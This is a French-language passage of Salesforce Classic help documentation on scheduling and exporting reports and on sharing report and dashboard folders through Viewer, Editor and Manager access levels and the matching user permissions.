- Planifier des rapports

## Suppression de la planification d'un rapport

Permet de sélectionner un rapport planifié et d'annuler sa planification afin de supprimer l'exécution prévue.

1. Sous l'onglet Rapports, cliquez sur le nom du rapport planifié.
2. Cliquez sur **Planifier les exécutions futures** dans le menu déroulant **Exécuter le rapport**.
3. Cliquez sur **Annuler la planification du rapport**.
   La planification de l'exécution du rapport est annulée et n'est *pas* envoyée vers la Corbeille.

CONSULTER ÉGALEMENT :

Gestion de la planification d'un rapport

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour planifier des rapports :
- Planifier des rapports

Pour supprimer l'exécution d'un rapport planifié :
- Modifier toutes les données

## Conseils relatifs à la planification de rapports

Ces conseils se rapportent au minutage, aux limites et aux notifications par e-mail lors de la planification d'un rapport.

### Planification de l'exécution de rapports

- Sous l'onglet Rapports, survolez ✔ dans la colonne de planification ( ) pour afficher la planification de rapport. Notez que des utilisateurs sans autorisation « Planifier des rapports » ne peuvent pas afficher cette icône et ces informations.
- Vous ne pouvez créer des planifications pour des rapports joints.
- Votre organisation est limitée à 200 rapports planifiés. Les limites quotidiennes diffèrent selon l'édition. Des rapports planifiés supplémentaires peuvent être disponibles à l'achat.
- Les rapports planifiés sont exécutés selon le fuseau horaire de l'utilisateur qui définit la planification. Par exemple, si le champ `Fuseau horaire` de votre enregistrement utilisateur est paramétré sur Europe Centrale et que vous planifiiez une Exécution de rapport chaque jour à 14h00, le rapport sera actualisé chaque jour entre 14h00 et 14h29, heure CET.
- Si vous affichez et enregistrez une planification dans un fuseau horaire différent de celui dans lequel elle a été planifiée, la plage horaire peut changer.
- Si vous planifiez une exécution de rapport un jour spécifique de chaque mois, le rapport ne sera exécuté que les mois comprenant ce jour. Par exemple, si vous planifiez une exécution de rapport le 31 de chaque mois, le rapport ne sera exécuté que les mois comprenant 31 jours. Pour planifier l'exécution d'un rapport le dernier jour de chaque mois, choisissez dernier dans la liste déroulante `Jour de chaque mois`.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Le rapport s'exécute dans les 30 minutes suivant l'heure que vous avez sélectionnée comme `Heure de démarrage désirée`. Par exemple, si vous sélectionnez 14h00 comme heure de démarrage, le rapport peut s'exécuter à tout moment entre 14h00 et 14h29, selon le nombre de rapports dont l'exécution est planifiée à la même heure.
- La planification de rapport n'est pas suivie dans l'historique du journal d'audit.

### Envoi de rapports planifiés par e-mail

- Les rapports envoyés par e-mail ne contiennent pas de graphiques. Pour envoyer par e-mail le graphique d'un rapport, créez un tableau de bord et planifiez son actualisation.
- Les rapports affichent uniquement les 2000 premiers enregistrements (de la même façon que dans un navigateur).
- Limites concernant Outlook 2007 : Les e-mails de rapport comportant des tableaux de plus de 22 pouces (56 cm) de largeur ou comportant plus de 63 colonnes peuvent ne pas s'afficher correctement.
- La taille maximale des rapports envoyés par e-mail est de 10 Mo. Essayez les méthodes suivantes pour réduire la quantité de données dans votre rapport :
  - Filtrez vos propres enregistrements au lieu d'afficher tous les enregistrements.
  - Limitez l'étendue des données à une plage de dates spécifique.
  - Excluez les colonnes inutiles du rapport.
  - Masquer les détails du rapport.

CONSULTER ÉGALEMENT :

Planification de l'actualisation d'un tableau de bord

Gestion de la planification d'un rapport

## Exécution et lecture d'un rapport

Cliquez sur le nom d'un rapport pour l'exécuter. Une fois le rapport exécuté, plusieurs outils permettent de lire les informations qu'il contient.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

# Exportation d'un rapport

Pour utiliser avec les données d'un rapport dans un outil dédié, par exemple une feuille de calcul, exportez les données dans un fichier Microsoft Excel® (`.xls`) ou de valeurs séparées par une virgule (`.csv`).

En cas d'exportation de rapports au format `.csv` (valeurs séparées par des virgules), les paramètres régionaux de la page de détail de l'utilisateur déterminent le caractère séparateur de champ utilisé dans le fichier exporté. Par exemple, si vos paramètres régionaux sont définis sur Anglais (États-Unis), le séparateur décimal est le point (« . »). Si vos paramètres régionaux sont définis sur Français (France), le séparateur décimal est la virgule (« , »). Vous pouvez remplacer le séparateur par défaut de vos paramètres régionaux en sélectionnant Délimité par des virgules (non lié aux paramètres régionaux) `.csv` dans la liste déroulante `Format`.

Excel n'affiche pas le séparateur de champ sous le format `.csv`. Si vous souhaitez utiliser des fichiers `.csv` dans Excel, assurez-vous que les paramètres régionaux de Salesforce correspondent à ceux de Windows.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour exporter des rapports :
- Exporter les rapports

1. Dans Rapports, en regard du rapport que vous souhaitez exporter, cliquez sur ▾ > **Exporter**.
   - Si vous activez l'option « Ne pas enregistrer les pages cryptées sur le disque » dans Internet Explorer, vous ne pouvez pas ouvrir votre rapport en ligne dans Excel. À la place, enregistrez le rapport exporté sur votre ordinateur, puis ouvrez-le dans Excel. Pour modifier ce paramètre dans Internet Explorer, désactivez « Ne pas enregistrer les pages cryptées sur le disque » dans les Options Internet.
   - Les rapports dans le format joint ne peuvent pas être exportés, mais vous pouvez sélectionner une vue imprimable.
2. Définissez le `Codage` adapté à votre langue.
3. Définissez le `Format` sur **Format Excel** `.xls` ou **Délimité par des virgules** `.csv`.
4. Cliquez sur **Exporter**.
5. Si votre navigateur le demande, choisissez l'enregistrement du fichier.

   Vous pouvez exporter jusqu'à 256 colonnes et 65 536 lignes de données dans un seul rapport.

Votre rapport exporté est téléchargé.

**Remarque:** Pour des raisons de sécurité, Salesforce peut être amené à faire passer aux utilisateurs un test de vérification utilisateur CAPTCHA avant toute exportation de données de leur organisation. Ce simple test de saisie de texte empêche les programmes malveillants d'accéder aux données de votre organisation. Pour réussir ce test, les utilisateurs doivent saisir correctement les deux termes affichés sur le plan dans la zone de test du plan. Remarque : les mots saisis dans la zone de texte doivent être séparés par un espace.

CONSULTER ÉGALEMENT :

Exécution de rapports en arrière-plan
Impression d'un rapport

# Partage d'un rapport

Partagez vos rapports avec des collègues afin que tout le monde dispose des mêmes informations.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

Remarque: En utilisant des dossiers, tenez compte des limitations Lightning Experience ci-dessous.

**Fonctionnalités non disponibles dans Lightning Experience**

| Fonctionnalité | Notes sur la disponibilité dans Lightning Experience |
|---|---|
| Dossiers standard, contenant des rapports et des tableaux de bord par défaut empaquetés avec Salesforce | |
| Déplacement de rapports et de tableaux de bord entre dossiers | |
| Création ou suppression de dossiers de rapport et de tableau de bord | Les dossiers créés dans Salesforce Classic et leur contenu sont disponibles dans Lightning Experience. Les utilisateurs peuvent enregistrer dans ces dossiers lors de la création ou du clonage d'un rapport ou d'un tableau de bord. |
| Partage de dossiers de rapport et de tableau de bord | L'ensemble d'autorisations de partage de dossiers dans Salesforce Classic s'applique dans Lightning Experience, mais les autorisations de partage ne peuvent pas être définies ou modifiées. |
| Recherche de dossiers de rapport et de tableau de bord | Les utilisateurs ne peuvent pas rechercher de dossiers de rapport et de tableau de bord dans Lightning Experience. Les résultats de la recherche globale comprennent des rapports et des tableaux de bord, mais pas les dossiers de rapport et de tableau de bord. |

1. Partage de rapports et tableaux de bord

   Les rapports et les tableaux de bord sont partagés via des dossiers. Vous partagez le dossier, pas le rapport ni le tableau de bord lui-même. Pour permettre à d'autres utilisateurs de travailler avec votre rapport ou tableau de bord, accordez-leur un accès Visualiseur, Éditeur ou Responsable au dossier dans lequel le rapport ou le tableau de bord est stocké.

2. Livraison de votre rapport

   Pour transmettre les informations de votre rapport aux personnes qui en ont besoin, vous pouvez partager son URL, la rendre disponible pour des fils Chatter ou exporter les données vers un autre outil, par exemple Excel. Vous pouvez également programmer l'exécution du rapport pour permettre aux utilisateurs de disposer en permanence des toutes dernières informations.

3. Graphiques de rapport incorporés
   Généralement, les utilisateurs naviguent jusqu'à l'onglet Rapports pour afficher des données. Vous pouvez toutefois présenter des informations importantes directement dans les pages qu'ils visitent régulièrement. Pour cela, incorporez des graphiques de rapport dans des pages de détail d'objets. Lorsque les utilisateurs visualisent des graphiques dans les pages, ils peuvent prendre des décisions fondées sur les données qu'ils consultent dans le contexte de la page, sans quitter l'écran. Par exemple, un enregistrement d'opportunité montre des données importantes directement dans sa page de détail.

## Partage de rapports et tableaux de bord

Les rapports et les tableaux de bord sont partagés via des dossiers. Vous partagez le dossier, pas le rapport ni le tableau de bord lui-même. Pour permettre à d'autres utilisateurs de travailler avec votre rapport ou tableau de bord, accordez-leur un accès Visualiseur, Éditeur ou Responsable au dossier dans lequel le rapport ou le tableau de bord est stocké.

**Remarque:** Les utilisateurs ne peuvent pas partager de dossiers de rapport et de tableau de bord dans Lightning Experience. Tous les ensembles d'autorisations de partage sur les dossiers dans Salesforce Classic sont respectés dans Lightning Experience.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

1. Partage d'un dossier de rapports ou de tableaux de bord
   Pour permettre aux autres utilisateurs d'utiliser un rapport ou un tableau de bord, partagez le dossier qui le contient. Accordez à chaque utilisateur, groupe public ou rôle un niveau d'accès approprié au dossier.
2. Niveaux d'accès aux dossiers de rapports et de tableaux de bord
   Chaque utilisateur, groupe ou rôle peut avoir son propre niveau d'accès à un dossier de rapports et de tableaux de bord. Les visualiseurs peuvent afficher les données, les éditeurs peuvent définir les données affichées et les responsables peuvent contrôler l'accès aux données.
3. Comparaison des niveaux d'accès aux dossiers de rapports et de tableaux de bord
   Examinez ce graphique pour déterminer ce que les accès Visualiseur, Éditeur et Responsable permettent aux utilisateurs d'effectuer avec les dossiers de rapports et de tableaux de bord.
4. Autorisations utilisateur pour le partage de rapports et de tableaux de bord
   Chaque niveau d'accès à un dossier de rapports ou de tableaux de bord est formé d'une combinaison d'autorisations utilisateur spécifiques. En tant qu'administrateur, vous pouvez ajuster l'accès des utilisateurs aux tableaux de bord et aux rapports en attribuant ou en retirant une ou plusieurs autorisations.

## Partage d'un dossier de rapports ou de tableaux de bord

Pour permettre aux autres utilisateurs d'utiliser un rapport ou un tableau de bord, partagez le dossier qui le contient. Accordez à chaque utilisateur, groupe public ou rôle un niveau d'accès approprié au dossier.

**Remarque:** Pour accorder l'accès à un dossier à un utilisateur, vous devez disposer de l'accès Responsable à ce dossier, de l'autorisation « Gérer des rapports dans des dossiers publics » (pour des dossiers de rapports) ou de l'autorisation « Gérer des tableaux de bord dans des dossiers publics » (pour des dossiers de tableaux de bord).

Lorsque vous créez un dossier, vous êtes son responsable. Ce dossier est visible uniquement par vous-même, et par les autres utilisateurs disposant d'autorisations administratives.

Si un dossier n'a pas d'accès Responsable, il est public et les utilisateurs qui disposent de l'autorisation « Afficher des rapports dans des dossiers publics » peuvent l'afficher. Selon leur accès aux objets, ces utilisateurs peuvent exécuter le rapport.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

**AUTORISATIONS UTILISATEUR**


Pour partager un dossier de rapports :

- Accès « Gérer » sur le dossier ou « Gérer des rapports dans des dossiers publics »

Pour partager un dossier de tableaux de bord :

- Accès « Gérer » sur le dossier ou « Gérer des tableaux de bord dans des dossiers publics »

**(1) Partagez votre dossier par utilisateur, par groupe d'utilisateurs ou par rôle. (2) Sélectionnez le niveau d'accès souhaité pour chaque utilisateur, groupe ou rôle. (3) Arrêtez de partager le dossier avec l'utilisateur, le groupe ou le rôle.**




1. Partage d'un rapport ou d'un tableau de bord avec un utilisateur individuel
   Pour partager un dossier de rapports ou de tableaux de bord avec une ou deux personnes seulement, accordez l'accès individuellement.
2. Partage d'un rapport ou d'un tableau de bord avec un groupe
   Si plus d'une ou deux personnes souhaitent accéder à un dossier d'analyse, partagez le dossier avec un groupe public. Ainsi, il n'est pas nécessaire de suivre les utilisateurs individuels avec lesquels vous avez partagé le dossier.

3. Partage d'un rapport ou d'un tableau de bord par rôle
   Lorsque vous accordez à des personnes l'accès à un dossier de rapports ou de tableaux de bord selon leur rôle, vous contrôlez les accès sans avoir à suivre les utilisateurs ou les groupes.

CONSULTER ÉGALEMENT :

Niveaux d'accès aux dossiers de rapports et de tableaux de bord

Autorisations utilisateur pour le partage de rapports et de tableaux de bord


## Partage d'un rapport ou d'un tableau de bord avec un utilisateur individuel

Pour partager un dossier de rapports ou de tableaux de bord avec une ou deux personnes seulement, accordez l'accès individuellement.

1. Sous l'onglet Rapports, survolez un dossier de rapports dans le volet gauche, cliquez sur , puis sélectionnez **Partager**.
2. Sélectionnez **Utilisateurs internes**.

   Remarque: Les utilisateurs internes ne comprennent pas les utilisateurs de portail client ou de portail partenaire.

3. Recherchez l'utilisateur souhaité, cliquez sur **Partager**, puis choisissez un niveau d'accès.
   Pour la recherche, commencez à saisir un nom.




4. Cliquez sur **Terminé**, contrôlez vos modifications, puis cliquez sur **Fermer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour partager un dossier de rapports avec des utilisateurs internes :

- Accès « Gérer » sur le dossier ou « Gérer des rapports dans des dossiers publics »

Pour partager un dossier de tableaux de bord avec des utilisateurs internes :

- Accès « Gérer » sur le dossier ou « Gérer des tableaux de bord dans des dossiers publics »

## Partage d'un rapport ou d'un tableau de bord avec un groupe

Si plus d'une ou deux personnes souhaitent accéder à un dossier d'analyse, partagez le dossier avec un groupe public. Ainsi, il n'est pas nécessaire de suivre les utilisateurs individuels avec lesquels vous avez partagé le dossier.

1. Sous l'onglet Rapports, survolez un dossier de rapports dans le volet gauche, cliquez sur , puis sélectionnez **Partager**.
2. Sélectionnez **Groupes publics**.
3. Recherchez le groupe que vous souhaitez, puis cliquez sur **Partager**.

   Pour la recherche, commencez à saisir un nom.

4. Sélectionnez le niveau de partage que vous souhaitez accorder à ce groupe.

   Remarque: Les utilisateurs de portail peuvent posséder uniquement l'accès Visualiseur à des rapports, et ne peuvent pas utiliser des tableaux de bord.

5. Cliquez sur **Terminé**, contrôlez vos modifications, puis cliquez sur **Fermer**.

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

### AUTORISATIONS UTILISATEUR

Pour partager un dossier de rapports avec des groupes publics :

- Accès « Gérer » sur le dossier ou « Gérer des rapports dans des dossiers publics »

Pour partager un dossier de tableaux de bord avec des groupes publics :

- Accès « Gérer » sur le dossier ou « Gérer des tableaux de bord dans des dossiers publics »

### Partage d'un rapport ou d'un tableau de bord par rôle


Lorsque vous accordez à des personnes l'accès à un dossier de rapports ou de tableaux de bord selon leur rôle, vous contrôlez les accès sans avoir à suivre les utilisateurs ou les groupes.

Vous pouvez accorder l'accès à un dossier de rapports ou de tableaux de bord à des utilisateurs ayant un rôle spécifique, ou à ces utilisateurs plus à leurs subordonnés.

Par exemple, supposons que le rôle `VP des ventes` et ses subordonnés ont un accès Visualiseur sur un dossier de tableaux de bord, alors que le rôle lui-même (VP des ventes) a un accès Responsable sur le dossier. Cela signifie qu'un utilisateur ayant le rôle VP des ventes dispose d'un contrôle supérieur à une personne ayant un rôle inférieur dans la hiérarchie des rôles. Si le VP des ventes quitte la société, son successeur dans ce rôle peut gérer les tableaux de bord du dossier.

1. Sous l'onglet Rapports, survolez un dossier de rapports dans le volet gauche, cliquez sur , puis sélectionnez **Partager**.
2. Sélectionnez **Rôles** ou **Rôles et subordonnés**.
   - Sélectionnez **Rôles** si vous souhaitez accorder l'accès à tous les utilisateurs qui ont ce rôle.
   - Sélectionnez **Rôles et subordonnés** si vous souhaitez accorder l'accès à ces utilisateurs plus à tous leurs subordonnés dans la hiérarchie des rôles.
3. Recherchez le rôle souhaité, cliquez sur **Partager**, puis choisissez un niveau d'accès.

   Pour la recherche, saisissez un nom.




4. Cliquez sur **Terminé**, contrôlez vos modifications, puis cliquez sur **Fermer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour partager un dossier de rapports avec un rôle ou avec un rôle et des subordonnés :

- Accès « Gérer » sur le dossier ou « Gérer des rapports dans des dossiers publics »

Pour partager un dossier de tableaux de bord avec un rôle ou avec un rôle et des subordonnés :

- Accès « Gérer » sur le dossier ou « Gérer des tableaux de bord dans des dossiers publics »

## Niveaux d'accès aux dossiers de rapports et de tableaux de bord

Chaque utilisateur, groupe ou rôle peut avoir son propre niveau d'accès à un dossier de rapports et de tableaux de bord. Les visualiseurs peuvent afficher les données, les éditeurs peuvent définir les données affichées et les responsables peuvent contrôler l'accès aux données.

Conseil: Si vous n'êtes pas prêt(e) à partager un rapport ou un tableau de bord, placez-le dans un dossier personnel auquel personne d'autre n'a accès. Les dossiers « Mes rapports personnalisés personnels » et « Mes tableaux de bord personnels » sont déjà définis pour vous. Créez d'autres dossiers si nécessaire. Lorsque vous créez un dossier, tant que vous ne l'avez pas partagé, seuls vous-même et les utilisateurs qui disposent d'autorisations administratives peuvent y accéder.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

1. Niveaux d'accès Visualiseur aux dossiers de rapports et de tableaux de bord

   L'accès Visualiseur permet d'afficher les données d'un rapport ou d'un tableau de bord, mais vous ne pouvez apporter aucune modification. Vous pouvez uniquement cloner vers un nouveau rapport ou tableau de bord. Tous les utilisateurs disposent au moins de l'accès Visualiseur aux dossiers de rapports et de tableaux de bord partagés avec eux (certains utilisateurs peuvent disposer d'autorisations administratives qui leur offrent un accès supérieur).

2. Accès Éditeur aux dossiers de rapports et de tableaux de bord

   Lorsque vous êtes Éditeur sur un dossier, vous pouvez afficher et modifier les rapports et les tableaux de bord qu'il contient, et les déplacer depuis ou vers d'autres dossiers auxquels vous avez un accès en Éditeur ou Responsable.

3. Accès Responsable aux dossiers de rapports et de tableaux de bord

   L'accès Responsable permet d'exécuter toutes les opérations que les visualiseurs et les éditeurs peuvent effectuer, plus contrôler l'accès des autres utilisateurs, modifier leurs propriétés ou les supprimer.

CONSULTER ÉGALEMENT :

Partage d'un dossier de rapports ou de tableaux de bord

Comparaison des niveaux d'accès aux dossiers de rapports et de tableaux de bord

## Niveaux d'accès Visualiseur aux dossiers de rapports et de tableaux de bord

L'accès Visualiseur permet d'afficher les données d'un rapport ou d'un tableau de bord, mais vous ne pouvez apporter aucune modification. Vous pouvez uniquement cloner vers un nouveau rapport ou tableau de bord. Tous les utilisateurs disposent au moins de l'accès Visualiseur aux dossiers de rapports et de tableaux de bord partagés avec eux (certains utilisateurs peuvent disposer d'autorisations administratives qui leur offrent un accès supérieur).

Par exemple, Samir est un commercial qui aime commencer la journée en vérifiant sa position dans le classement des commerciaux, qui est indiqué sur le graphique Ventes globales. Pour obtenir le tout dernier classement, il doit actualiser le tableau de bord en affichant les données des rapports sous-jacents. Toutefois, il ne souhaite pas modifier les rapports ni le tableau de bord. Il a seulement besoin de l'accès Visualiseur au dossier qui contient le tableau de bord Ventes globales.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Accès Éditeur aux dossiers de rapports et de tableaux de bord

Lorsque vous êtes Éditeur sur un dossier, vous pouvez afficher et modifier les rapports et les tableaux de bord qu'il contient, et les déplacer depuis ou vers d'autres dossiers auxquels vous avez un accès en Éditeur ou Responsable.

Par exemple, Alison, la directrice commerciale, souhaite fournir un tableau de bord commercial différent à chacune des trois équipes régionales. Elle a besoin de l'accès Éditeur au dossier qui contient le tableau de bord Ventes globales pour pouvoir déplacer les rapports sous-jacents vers les rapports appropriés, puis les modifier pour afficher les données voulues. Elle a également besoin de l'autorisation utilisateur Créer et Personnaliser des tableaux de bord.

Remarque: Vous ne pouvez pas accorder l'accès Éditeur à des dossiers de rapports standard. Tous les utilisateurs reçoivent par défaut l'accès Visualiseur à ces dossiers.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Accès Responsable aux dossiers de rapports et de tableaux de bord

L'accès Responsable permet d'exécuter toutes les opérations que les visualiseurs et les éditeurs peuvent effectuer, plus contrôler l'accès des autres utilisateurs, modifier leurs propriétés ou les supprimer.

Par exemple, Alan est un administrateur des ventes qui gère un trop grand nombre de rapports pour pouvoir les suivre individuellement. Il crée un dossier de rapports appelé Rapports régionaux. En tant que créateur, il dispose automatiquement du droit Gérer sur le dossier. Il accorde aux représentants, un groupe public, l'accès Visualiseur. Il définit Alison, la directrice commerciale, comme autre Responsable du dossier.

**Remarque:** Vous ne pouvez pas accorder l'accès Responsable à des dossiers de rapports standard. Tous les utilisateurs reçoivent par défaut l'accès Visualiseur à ces dossiers.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Comparaison des niveaux d'accès aux dossiers de rapports et de tableaux de bord

Examinez ce graphique pour déterminer ce que les accès Visualiseur, Éditeur et Responsable permettent aux utilisateurs d'effectuer avec les dossiers de rapports et de tableaux de bord.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| | Visualiseur | Éditeur | Responsable |
|---|---|---|---|
| Afficher les rapports ou les tableaux de bord du dossier | ✓ | ✓ | ✓ |
| Exécuter les rapports du dossier | ✓ | ✓ | ✓ |
| Actualiser les tableaux de bord du dossier | ✓ | ✓ | ✓ |
| Modifier, déplacer ou supprimer vos rapports et tableaux de bord dans le dossier | ✓ | ✓ | ✓ |
| Afficher le niveau d'accès au dossier de chaque utilisateur | ✓ | ✓ | ✓ |
| Modifier, déplacer ou supprimer les rapports ou tableaux de bord créés par un autre utilisateur dans le dossier<br>**Remarque:** Si le Partage de dossier optimisé est activé pour votre organisation, l'autorisation « Afficher toutes les données » est également requise pour modifier ces tableaux de bord. | | ✓ | ✓ |
| Renommer le dossier | | | ✓ |
| Modifier les paramètres de partage du dossier | | | ✓ |

CONSULTER ÉGALEMENT :

Activation du partage étendu des rapports et des tableaux de bord

## Autorisations utilisateur pour le partage de rapports et de tableaux de bord

Chaque niveau d'accès à un dossier de rapports ou de tableaux de bord est formé d'une combinaison d'autorisations utilisateur spécifiques. En tant qu'administrateur, vous pouvez ajuster l'accès des utilisateurs aux tableaux de bord et aux rapports en attribuant ou en retirant une ou plusieurs autorisations.

Lorsque le partage du dossier d'analyse est activé, tous les utilisateurs obtiennent l'accès Visualiseur aux dossiers de rapports et de tableaux de bord, à l'exception des utilisateurs qui disposent d'autorisations administratives supérieures. Pour accorder aux utilisateurs des privilèges supérieurs, attribuez l'accès Éditeur ou Responsable au dossier et accordez les autorisations utilisateur de rapport et de tableau de bord requises.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Autorisation utilisateur | Description |
|---|---|
| `Créer et personnaliser des tableaux de bord` | Créez, modifier et supprimer des tableaux de bord dans le dossier **Mes tableaux de bord personnels**. Créer des tableaux de bord et les enregistrer dans n'importe quel dossier partagé si les droits de partage l'autorise. |
| `Créer et personnaliser des rapports` | Créez, modifier et supprimer des rapports dans le dossier **Mes rapports personnels personnalisés**. Créer des rapports et les enregistrer dans n'importe quel dossier partagé si les droits de partage l'autorise. |
| `Créer des dossiers de tableaux de bord` | Créer des dossiers de tableaux de bord et les gérer si les droits de partage l'autorise. |
| `Créer des dossiers de rapports` | Créer des dossiers de rapports et les gérer si les droits de partage l'autorise. |
| `Modifier mes tableaux de bord` | Modifier, déplacer, enregistrer et supprimer les tableaux de bord que vous créez dans des dossiers partagés. |
| `Modifier mes rapports` | Modifier, déplacer, enregistrer et supprimer les rapports que vous créez dans des dossiers partagés. |
| `Gérer des tableaux de bord dans des dossiers publics` | Créer, modifier, supprimer des tableaux de bord[1] et gérer leur partage dans des dossiers de tableaux de bord publics, qui n'incluent pas les dossiers personnels d'autres utilisateurs. Cette autorisation permet aux utilisateurs de modifier et de partager des tableaux de bord dans tous les dossiers, y compris des dossiers masqués. Ils peuvent également obtenir les permissions suivantes :<br>• `Créer et personnaliser des tableaux de bord`<br>• `Créer des dossiers de tableaux de bord`<br>• `Modifier mes tableaux de bord`<br>• `Afficher des tableaux de bord dans des dossiers publics` |

| | |
|---|---|
| | ([1] Pour modifier un tableau de bord dynamique, les utilisateurs doivent également disposer des autorisations `Gérer des tableaux de bord dynamiques` et `Afficher les tableaux de bord de mon équipe`). |
| `Gérer des rapports dans des dossiers publics` | Créer, modifier, supprimer des rapports et gérer leur partage dans des dossiers de rapports publics, qui n'incluent pas les dossiers personnels d'autres utilisateurs. Cette autorisation permet aux utilisateurs de modifier et de partager des rapports dans tous les dossiers, y compris des dossiers masqués. Ils peuvent également obtenir les permissions suivantes :<br>• `Créer et personnaliser des rapports`<br>• `Créer des dossiers de rapports`<br>• `Modifier mes rapports`<br>• `Afficher des rapports dans des dossiers publics` |
| `Afficher des tableaux de bord dans des dossiers publics` | Afficher des tableaux de bord dans des dossiers de tableaux de bord publics, qui n'incluent pas les dossiers personnels d'autres utilisateurs. |
| `Afficher des rapports dans des dossiers publics` | Afficher des rapports dans des dossiers de rapports publics, qui n'incluent pas les dossiers personnels d'autres utilisateurs. |

CONSULTER ÉGALEMENT :

Partage d'un dossier de rapports ou de tableaux de bord

Comparaison des niveaux d'accès aux dossiers de rapports et de tableaux de bord

## Livraison de votre rapport

Pour transmettre les informations de votre rapport aux personnes qui en ont besoin, vous pouvez partager son URL, la rendre disponible pour des fils Chatter ou exporter les données vers un autre outil, par exemple Excel. Vous pouvez également programmer l'exécution du rapport pour permettre aux utilisateurs de disposer en permanence des toutes dernières informations.

Les administrateurs, ou les utilisateurs autorisés à gérer les rapports publics, et à créer et personnaliser des rapports, peuvent créer des rapports personnalisés visibles par tous les utilisateurs. Ils peuvent également organiser les rapports en créant des dossiers de rapports personnalisés et en configurant les groupes d'utilisateurs qui ont accès à ces dossiers.

Pour rendre un rapport public, ouvrez-le et cliquez sur **Enregistrer sous**. Attribuez un nom au rapport, puis sélectionnez un dossier de rapports public.

1. Exécution de rapports en arrière-plan
   Exécutez les rapports volumineux en arrière-plan pour pouvoir continuer à utiliser Salesforce sans attendre l'affichage des résultats. Cette méthode est efficace avec les rapports qui gèrent de grandes quantités de données et renvoient de nombreux résultats, dont l'exécution peut être longue.

CONSULTER ÉGALEMENT :

Exportation d'un rapport

Planification de l'actualisation d'un rapport

## Exécution de rapports en arrière-plan

Exécutez les rapports volumineux en arrière-plan pour pouvoir continuer à utiliser Salesforce sans attendre l'affichage des résultats. Cette méthode est efficace avec les rapports qui gèrent de grandes quantités de données et renvoient de nombreux résultats, dont l'exécution peut être longue.

Contactez Salesforce pour activer cette fonctionnalité dans votre organisation.

Les rapports exportés en arrière-plan sont exécutés de façon séquentielle, un à la fois. Par conséquent, le dernier rapport exporté en arrière-plan est exécuté lorsque tous les rapports déjà exportés en arrière-plan sont exécutés.

Vous pouvez exporter un nombre illimité de rapports en arrière-plan.

1. Exportation d'un rapport exécuté en arrière-plan
   Pour configurer l'exécution d'un rapport en arrière-plan, vous devez l'exporter selon une méthode particulière.
2. Affichage et gestion des rapports en arrière-plan
   Lorsque vous avez configuré l'exécution d'un rapport en arrière-plan, vous pouvez l'afficher et le gérer à partir de la liste des exportations de rapports en arrière-plan.

CONSULTER ÉGALEMENT :

- La page d'exécution de rapport
- Création d'un rapport personnalisé en mode d'accessibilité
- Création d'un rapport
- Personnalisation des rapports
- Options de la page d'exécution de rapport
- Exportation d'un rapport
- Exécution d'un rapport

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

### AUTORISATIONS UTILISATEUR

Pour exporter les rapports en arrière-plan :

- Exporter les rapports en arrière-plan
